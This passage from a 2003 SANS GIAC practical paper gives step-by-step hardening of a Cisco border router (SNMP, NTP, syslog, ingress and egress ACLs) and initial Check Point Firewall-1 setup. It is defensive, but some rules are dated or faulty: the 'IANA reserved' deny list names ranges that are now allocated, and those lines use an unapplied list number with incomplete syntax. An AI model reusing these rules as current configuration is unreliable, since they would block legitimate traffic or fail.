gbr1(config)# ! disable the SNMP service
gbr1(config)# no snmp-server
gbr1(config)# end
gbr1#
```

The last command, **no snmp-server**, shuts down all SNMP processing on the router. When SNMP processing is shut down, some SNMP configuration statements will not appear in any listing of the running configuration, but *they can still be there!* The safest way to ensure that SNMP is really unavailable to an attacker is to list the established SNMP community strings and explicitly unset them.

Setup NTP client

There are two steps in configuring a Cisco router to be a simple NTP client. First, set the NTP source interface, second, designate one or more NTP servers. The NTP source interface is the network connection from which the NTP control messages will be sent. To add an NTP server use the command **ntp server**. Use the **source** qualifier to bind the NTP service to the loopback interface.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# interface Ethernet0/1
gbr1(config-if)# no ntp disable
gbr1(config-if)# exit
gbr1(config)# ntp server 120.120.120.15 source loopback0
gbr1(config)# exit
gbr1#
Disable NTP on the other interfaces.
gbr1# config t
gbr1(config)# interface Ethernet0/0
gbr1(config-if)# ntp disable
gbr1(config-if)# exit
gbr1(config)# interface Ethernet0/2
gbr1(config-if)# ntp disable
gbr1(config-if)# exit
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
gbr1(config)# interface Ethernet0/3
gbr1(config-if)# ntp disable
gbr1(config-if)# end
gbr1#
```

Shutdown unused Interfaces
It is a good idea to explicitly shut down (disable) unused interfaces on the router. This helps discourage unauthorized use of extra interfaces, and enforces the need for router administration privileges when adding new network connections to a router. To disable an interface, use the command **shutdown** in interface configuration mode.

```
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# interface Ethernet0/2
gbr1(config-if)# shutdown
gbr1(config-if)# end
gbr1#
gbr1# config t
Enter configuration commands, one per line. End with CNTL/Z.
gbr1(config)# interface Ethernet0/3
gbr1(config-if)# shutdown
gbr1(config-if)# end
gbr1#
```

Setup syslog servers
We are sending all of our logs to the internal log server (120.120.120.135/136) for monitoring. We do not want to write log messages to the console, because the messages might interfere with the debugging or solving of a problem.

```
gbr1# config t
gbr1(config)# logging on
gbr1(config)# logging 120.120.120.135
gbr1(config)# logging 120.120.120.136
gbr1(config)# no logging console
gbr1(config)# logging trap emergencies
gbr1(config)# logging trap alerts
gbr1(config)# logging trap debugging
gbr1(config)# logging source-interface loopback0
gbr1(config)# end
gbr1#
```

Setup login banner
Set a login banner to warn people of unauthorized access.

```
gbr1(config)# banner / WARNING: Authorized Access Only / ↵
gbr1(config)# ^Z
gbr1# exit ↵
gbr1>
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Add static route
Add static route to the internal network.

```
gbr1# config t
gbr1(config)# ip route 120.120.120.0 255.255.255.0 120.120.120.1
gbr1(config)# end
gbr1#
```

Save Configuration and Reboot
Now save the configuration (otherwise all these parameters will be lost when the router reboots) and reboot the router.

```
gbr1# config t
gbr1# copy running-config startup-config
Building configuration..
gbr1# reload
Proceed with reload? [confirm] y
.
.
```

2.1.3 Router ACLs

Types of Cisco Access Lists

There are four main types of IP ACLs that can be configured in Cisco IOS:

- Standard ACLs
- Extended ACLs
- Reflexive ACLs
- Context-based ACLs

The syntax of a standard access-list command is shown below. Standard ACLs control traffic by comparing the source address of the IP packets to the addresses configured in the ACL.

```
access-list access-list-number {permit|deny} {host|source source-wildcard|any}
```

Extended ACLs control traffic by comparing the source and destination addresses of the IP packets to the addresses configured in the ACL.
The following is the command syntax format of extended ACLs.
IP

```
access-list access-list-number [dynamic dynamic-name [timeout minutes]]
  {deny | permit} protocol source source-wildcard destination destination-wildcard
  [precedence precedence] [tos tos] [log | log-input] [time-range time-range-name]
```

ICMP

```
access-list access-list-number [dynamic dynamic-name [timeout minutes]]
  {deny | permit} icmp source source-wildcard destination destination-wildcard
  [icmp-type | [[icmp-type icmp-code] | [icmp-message]] [precedence precedence]
  [tos tos] [log | log-input] [time-range time-range-name]
```

TCP

```
access-list access-list-number [dynamic dynamic-name [timeout minutes]]
  {deny | permit} tcp source source-wildcard [operator [port]]
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
  destination destination-wildcard [operator [port]] [established]
  [precedence precedence] [tos tos] [log | log-input] [time-range time-range-name]
UDP
access-list access-list-number [dynamic dynamic-name [timeout minutes]]
  {deny | permit} udp source source-wildcard [operator [port]]
  destination destination-wildcard [operator [port]] [precedence precedence]
  [tos tos] [log | log-input] [time-range time-range-name]
```

Reflexive ACLs were introduced in Cisco IOS Software Release 11.3. Reflexive ACLs allow IP packets to be filtered based on upper-layer session information. They are generally used to allow outbound traffic and to limit inbound traffic in response to sessions originating inside the router. Reflexive ACLs can be defined only with extended named IP ACLs. They cannot be defined with numbered or standard named IP ACLs, or with other protocol ACLs. Reflexive ACLs can be used in conjunction with other standard and static extended ACLs. The following is the syntax for various reflexive ACL commands.

```
interface
ip access-group {number|name} {in|out}

ip access-list extended name
permit protocol any any reflect name [timeoutseconds]
ip access-list extended name

evaluate name
```

Context-based access control (CBAC) was introduced in Cisco IOS Software Release 12.0.5.T and requires the Cisco IOS Firewall feature set. CBAC inspects traffic that travels through the firewall to discover and manage state information for TCP and UDP sessions. This state information is used to create temporary openings in the firewall's access lists. This is done by configuring ip inspect lists in the direction of the flow of traffic initiation to allow return traffic and additional data connections for permissible sessions (sessions that originated from within the protected internal network).
The following is the syntax for CBAC.

```
ip inspect name inspection-name protocol [timeoutseconds]
```

For TCP/IP packet filters, Cisco IOS access lists check the packet and upper-layer headers for:

- Source IP addresses using standard access lists; identify these with a number in the range 1 to 99.
- Destination and source IP addresses or specific protocols using extended access lists; identify these with a number in the range 100 to 199.
- Upper-level TCP or UDP port numbers in addition to the other tests in extended access lists; also identify these with a number in the range 100 to 199.
- For all of these TCP/IP access lists, after a packet is checked for a match with the access list statement, it can be denied or permitted to use an interface in the access group.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Key Concepts for IP Access Lists:

- Standard lists (1-99) test conditions of all IP packets from source address
- Extended lists (100-199) can test conditions of:
  - Source and destination address
  - Specific TCP/IP-suite protocols
  - Destination ports
- Wildcard bits indicate how to check the corresponding address bits (0=check, 1=ignore)

Wildcard mask - 32-bit quantity used in conjunction with an IP address to determine which bits in an IP address should be ignored when comparing that address with another IP address. A wildcard mask is specified when setting up access lists.

- A wildcard mask bit 0 means "check the corresponding bit value."
- A wildcard mask bit 1 means "do not check (ignore) that corresponding bit value."

NOTE: Wildcard masking for access lists operates differently from an IP subnet mask. A zero in a bit position of the access list mask indicates that the corresponding bit in the address must be checked; a one in a bit position of the access list mask indicates the corresponding bit in the address is not 'interesting' and can be ignored.

How to use Wildcard mask bits -

- IP access list test conditions:
  - For example, to check for IP subnets: 172.30.16.0 to 172.30.31.0
  - address and wildcard mask: 172.30.16.0 0.0.15.255
- Test condition: Ignore all the address bits (match any)
  - Accept any address: 0.0.0.0 255.255.255.255 (ignore all)
  - abbreviate the expression using the key word "any"
- Test condition: Check all the address bits (match all)
  - Check for an IP host: 172.30.16.29 0.0.0.0 (check all bits)
  - Abbreviate the wildcard using the key word "host" followed by the IP address

ACL Order

The order in which the ACLs are entered is very important. Access list statements operate in sequential, logical order. They evaluate packets from the top down. If a packet header and access list statement match, the packet skips the rest of the statements, otherwise the firewall keeps evaluating against the Rule Base until a match is found.[4] The order in which the rules are entered is extremely important. The firewall checks the rules from the top down. So whenever a packet is encountered, the firewall will start comparing it with the rules, starting from Rule 1. If there is a match the packet will be passed through, otherwise it will be dropped as per the cleanup rule (the last rule here). For example, if we need to allow certain ICMP messages and not all then the message types that are allowed are to be entered first before blocking all ICMP packets.

Now I'll enlist the steps and commands to setup the GIAC border router.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Define ingress access list on interface
Set up the access list to be applied to Internet-facing interface (ingress ACLs).

```
gbr1(config)# interface Ethernet0/0
gbr1(config-if)# ip access-group 101 in
```

Block traffic with localhost, none & GIAC address space IP source
Block the localhost address, packets without an IP address and traffic with GIAC's address space.

```
access-list 101 deny ip 120.120.120.0 0.0.0.255 any log
access-list 101 deny ip host 0.0.0.0 any log
access-list 101 deny ip 127.0.0.0 0.255.255.255 any log
```

Block traffic from private networks
Block all private networks, as defined in RFC 1918.

```
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
```

Deny IANA reserved addresses
Deny traffic that comes from addresses reserved by IANA.

```
access-list 110 deny 0.0.0.0 0.255.255.255 log
access-list 110 deny 1.0.0.0 0.255.255.255 log
access-list 110 deny 2.0.0.0 0.255.255.255 log
access-list 110 deny 5.0.0.0 0.255.255.255 log
access-list 110 deny 7.0.0.0 0.255.255.255 log
```

Deny GIAC broadcast and multicast addresses

```
access-list 101 deny ip 224.0.0.0 31.255.255.255 any log
access-list 101 deny ip any host 120.120.120.255 log
```

Allow inbound ICMP "packet-to-big" and "echo-reply"
E-mail and other services use the ICMP "packet too big" message when a packet is too large to get from source to destination, so we will permit it. We will also permit ICMP echo-replies, for echo requests originating from inside.

```
access-list 101 permit icmp any any packet-too-big
access-list 101 permit icmp any any echo-reply
```

Allow traffic to external web, mail & DNS servers
Allow access to our website.

```
access-list 101 permit tcp any 120.120.120.25 eq 80
access-list 101 permit tcp any 120.120.120.25 eq 443
```

Allow SMTP to external mail server.

```
access-list 101 permit tcp any 120.120.120.10 eq 25
```

Allow TCP and UDP DNS queries to the external DNS server.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
access-list 101 permit udp any 120.120.120.15 eq 53
access-list 101 permit tcp <ISP DNS server IP> 120.120.120.15 eq 53
```

Permit SSH connections from partner network

```
access-list 101 permit tcp 100.100.100.0 0.0.0.255 <SSH server IP>
eq 22
```

Permit IKE traffic to firewall for VPN connection
Permit VPN traffic to the Check Point Firewall (IKE).

```
access-list 101 permit udp any eq 500 120.120.120.1 eq 500 log
```

Allow all established connections
Allow established sessions initiated by internal client.

```
access-list 101 permit tcp any any established
```

Deny all other traffic
Deny all other traffic and log, the cleanup rule.

```
access-list 101 deny ip any any log
```

Save configuration
Save the configuration so that it will be restored when the router reboots.

```
gbr1(config-if)# copy running-config startup-config
gbr1(config-if)# exit
gbr1(config)#
```

This concludes the setup of ingress filtering ACLs on interface Ethernet0/0 in the router. More detailed ACL will be defined in the firewall. The border router is used for preliminary access control and not as the firewall in our architecture.

Setup egress ACLs
Now, set up the access list to be applied to Intranet-facing interface (egress ACLs).

```
gbr1(config)# interface Ethernet0/1
gbr1(config-if)# ip access-group 121 in
```

Allow outbound access for web surfing.

```
access-list 121 permit tcp 120.120.120.0 0.0.0.255 any eq 80
access-list 121 permit tcp 120.120.120.0 0.0.0.255 any eq 443
```

Allow outgoing SMTP traffic from external mail server.

```
access-list 121 permit tcp 120.120.120.10 any eq 25
```

Allow outbound FTP access.

```
access-list 121 permit tcp 120.120.120.0 0.0.0.255 any eq 20
access-list 121 permit tcp 120.120.120.0 0.0.0.255 any eq 21
```

Allow UDP DNS queries from external DNS server.

```
access-list 121 permit udp 120.120.120.15 any eq 53
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Allow TCP DNS queries from ISP DNS server.
```
access-list 121 permit tcp 120.120.120.15 <ISP DNS server IP> eq 53
```

Allow UDP 123 (NTP) queries from external NTP server to a primary NTP server.
```
access-list 121 permit udp 120.120.120.15 130.207.244.240 eq 123
```

We will not reply to any externally generated ping queries, which might be hostile in origin, so we will block outgoing ICMP echo-replies (ICMP type 0).

```
access-list 121 deny icmp any any echo-reply log
```

The ICMP time-exceeded messages (ICMP type 11) are sent when a packet's Time-to-Live value has expired. This information is used for reconnaissance survey and we will not allow it out bound from our internal network.

```
access-list 121 deny icmp any any time-exceeded log
```

As we did for inbound traffic, we need to allow ICMP "packet too big" messages before denying the ICMP host unreachable message.

```
access-list 121 permit icmp any any packet-too-big
access-list 121 deny icmp any any host-unreachable log
```

Finally, block all other outbound traffic that originated from our internal network.

```
access-list 121 deny ip any any log
```

Save the configuration so that it will be restored when the router reboots.
```
gbr1(config-if)# copy running-config startup-config
gbr1(config-if)# exit
gbr1(config)#
```

After the configuration has been saved reboot the router. Make sure that things are working and we have outbound connectivity by doing a simple ping to the Internet.

2.2 Border Firewall/VPN Policy and Configuration

GIAC will use Check Point VPN-1 Pro NG Feature Pack 3 as the border firewall and VPN solution installed on a hardened RedHat Linux 7.2 server (gbfw.giac.com). NOTE: For the machines in the Public Network with static NAT, there must be static ARP entries and ROUTE entries in the Linux OS. Add them to the `/etc/init.d/network` script as follows –
```
gbfw# route add –host 120.120.120.25 dev eth1
gbfw# arp –i eth1 –s 120.120.120.25 00:E0:18:39:0F:C7
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.1 Firewall Policy

Here I'd enlist the policy regarding traffic control in and out of the Internet facing interface on the firewall (eth0 – 120.120.120.1), the Public Network connected on interface eth1 (10.1.1.1), and our Internal Network connected to interface eth2 (10.2.0.1) on the firewall server.

Inbound and Outbound Access Policy for local Intranet (eth0)

- Drop UNIX ident broadcast services and NetBios services TCP 137-139 for Windows machines. These protocols are very "chatty" and we do not want to fill up the log files by logging them (Rule 5)
- Allow http and https access to the external website from anywhere in the world (Rule 7 in the firewall Rule Base)
- Allow UDP/53 connection to external DNS server from Internet (Rule 9)
- Allow TCP/25 service to external email server from anywhere in the Internet (Rule 14)
- Log and alert all un-authorized outbound accesses from the Internal and Public Networks (Rule 24)

Inbound and Outbound Access Policy for Public Network (eth1)

- Allow UDP/53 traffic from internal DNS server to external DNS server (Rule 8)
- Deny UDP/53 traffic from anywhere else in the Internal Network (Rule 9)
- Deny external DNS server to initiate DNS traffic to any computer in the Internal Network (Rule 10)
- Our ISP DNS server is allowed to do zone transfer requests to our external DNS server (Rule 11)
- DNS zone transfer requests from anywhere else to our external DNS server is dropped and logged (Rule 12)
- Internal mail server is allowed to talk to the external mail server (Rule 13)
- No other machine from the Internal Network is allowed to connect to the external mail server (Rule 14)
- Allow external mail server to connect anywhere in the Internet via TCP/25 (Rule 15)
- Allow our border router's loopback interface to connect to external NTP server for time synchronization (Rule 16)
- Allow UDP/123 from external NTP server to a primary NTP stratum (Rule 17)
- Allow external web server to talk to the production database server using Oracle sqlnet2 services (Rule 19)
- Allow syslog protocol traffic from the border router (gbr1) to the syslog servers (1 and 2) at IP numbers 120.120.120.135/136 in the Server Network (Rule 20)
- Allow syslog protocol traffic from all the machines in the Public Network to the syslog servers (1 and 2) at IP numbers 120.120.120.135/136 in the Server Network (Rule 21)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- Allow syslog protocol traffic from the border firewall (gbfw) to the syslog servers (1 and 2) at IP numbers 120.120.120.135/136 in the Server Network (Rule 22)
- Allow SSH connection from the system administrators in the Internal Network to the machines/servers in the Public Network for administration and management purposes (Rule 24)

Inbound and Outbound Access Policy for Internal Network (eth2)

- Allow Firewall-1 management services from Mgmt_Clients to connect to the firewall (Rule 1)
- Allow UDP/53 traffic from internal DNS server to external DNS server (Rule 8)
- Allow internal mail server to talk to the external mail server via TCP/25 (Rule 13)
- Allow internal NTP server to connect to external NTP server via UDP/123 (Rule 18)
- Allow external web server to talk to the production database server using Oracle sqlnet2 services (Rule 19)
- Allow SSH connection from the system administrators in the Internal Network to the machines/servers in the Public Network for administration and management purposes (Rule 23)

Drop and log all other traffic.

2.2.2 Firewall-1 Setup Tutorial

Software Installation
To install Checkpoint Server and Gateway components, use the UnixInstallScript in the root directory of the installation CD.

```
gbfw# ./UnixInstallScript
```

From the Product Menu window select *VPN-1/FireWall-1* by typing the appropriate number. On the next window choose *Enterprise Primary Management and Enforcement Module* and *Log Server* for the types of installation.

Install licenses
After installation is complete, obtain the product licenses from http://www.checkpoint.com/usercenter.
The command to install the license locally is –

```
gbfw# cplic put <host expiration-date signature SKU/feature>
```

Configuration
Configuration will start automatically after product installation is complete. Product configuration is done by the Check Point configuration application (`cpconfig`).

```
gbfw# cpconfig
```


The following configuration options are available:

Licenses
The Trial Period
Administrators
SMART Clients

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


PKCS#11 Token
Key Hit Session/Random Pool
Certificate Authority
Secure Internal Communication
Fingerprint
High Availability
Interfaces
VPN-1 Accelerator Drive
SNMP Extension (Unix only)
Automatic Start of Check Point Modules (Unix only)


Define Interfaces and their properties
Define the interfaces and their properties like IP, subnet mask, etc. Configure the anti-spoofing feature on each interface on the firewall. Go to Manage → Network Objects → highlight the firewall object and click on Edit. Select the Topology tab and you will see the window below.



Setup Anti-Spoofing on all Interfaces
Select the interface eth0 and click in Edit. Go to the Topology tab and select Anti-Spoofing.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.






Do the same for all the other interfaces.

Add Administrators
After configuring the licenses, add administrators who are permitted on the SMART client side.




© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

You must add at least 1 Administrator, otherwise nobody will be able to use the SMART Center server. Specify the administrator's permissions.



Specify SMART Clients
Then specify the SMART Clients (remote machines from which administrators will be allowed to connect for management). You can add SMART Clients in any of the following formats –
`IP address`, `Machine Name`, `Any` (no restriction, very dangerous), `IP1 – IP2` (IP range), `Wildcards`.
NOTE: If you add SMART Clients in any format other that IP address or machine name, then must add an explicit rule in the Rule Base allowing the SMART Client to connect to the SmartCenter Server.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Go through the rest of the configuration options and set them up before configuring the Rule Base.

Disable all the implied rules
Disable all the implied rules that are turned on by default. In the policy editor window, go to tab View → Implied Rules. Check Point enables these rules by default, but this makes the firewall open to many unnecessary services. Below is a screen capture of the default firewall rules.

NO.	SOURCE	DESTINATION	IF VIA	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
-	FW1 Module or M	FW1 Module or M	* Any	TCP FW1	accept	- None	* Policy Targets	* Any	Enable FW1 Control Connections
-	FW1 Managemer	FW1 Module or R	* Any	TCP CPD	accept	- None	* Policy Targets	* Any	Enable FW1 Control Connections
-	FW1 Module	FW1 Managemer	* Any	TCP CPD	accept	- None	* Policy Targets	* Any	Enable FW1 Control Connections
-	FW1 Module	FW1 Managemer	* Any	TCP FW1_log	accept	- None	* Policy Targets	* Any	Enable FW1 Control Connections
-	Gui-clients or Re	FW1 Managemer	* Any	TCP CPMI	accept	- None	* Policy Targets	* Any	Enable FW1 Control Connections
-	FW1 Managemer	RTM Module	* Any	TCP CP_rtm	accept	- None	* Policy Targets	* Any	Enable Real Time Monitor Connections
-	* Any	FW1 Module or M	* Any	TCP FW1_topo	accept	- None	* Policy Targets	* Any	Enable FW1 Control Connections
-	* Any	FW1 Managemer	* Any	TCP FW1_key	accept	- None	* Policy Targets	* Any	Enable FW1 Control Connections
-	Gui-clients	Reporting Server	* Any	TCP CP_reporting	accept	- None	* Policy Targets	* Any	Enable FW1 Control Connections to reporting tools
-	Reporting Server	FW1 Managemer	* Any	TCP FW1_lea	accept	- None	* Policy Targets	* Any	Enable reporting server to connect with the Management
-	Reporting Server	FW1 Managemer	* Any	TCP FW1_omi-sic	accept	- None	* Policy Targets	* Any	Enable reporting server to connect with the Management
-	* Any	NG Policy Server	* Any	TCP FW1_pslogon_NC	accept	- None	* Policy Targets	* Any	Enable Connections to New Genaration policy servers
-	FW1 Managemer	FW1 Module or M	* Any	TCP CPD_amon	accept	- None	* Policy Targets	* Any	Enable FW1 Control Connections
-	FW1 Managemer	FW1 Module	* Any	TCP FW1_sam	accept	- None	* Policy Targets	* Any	Enable FW1 Control Connections
-	FW1 Managemer	FW1 Managemer	* Any	TCP CP_redundant	accept	- None	* Policy Targets	* Any	Enable FW1 Control Connections

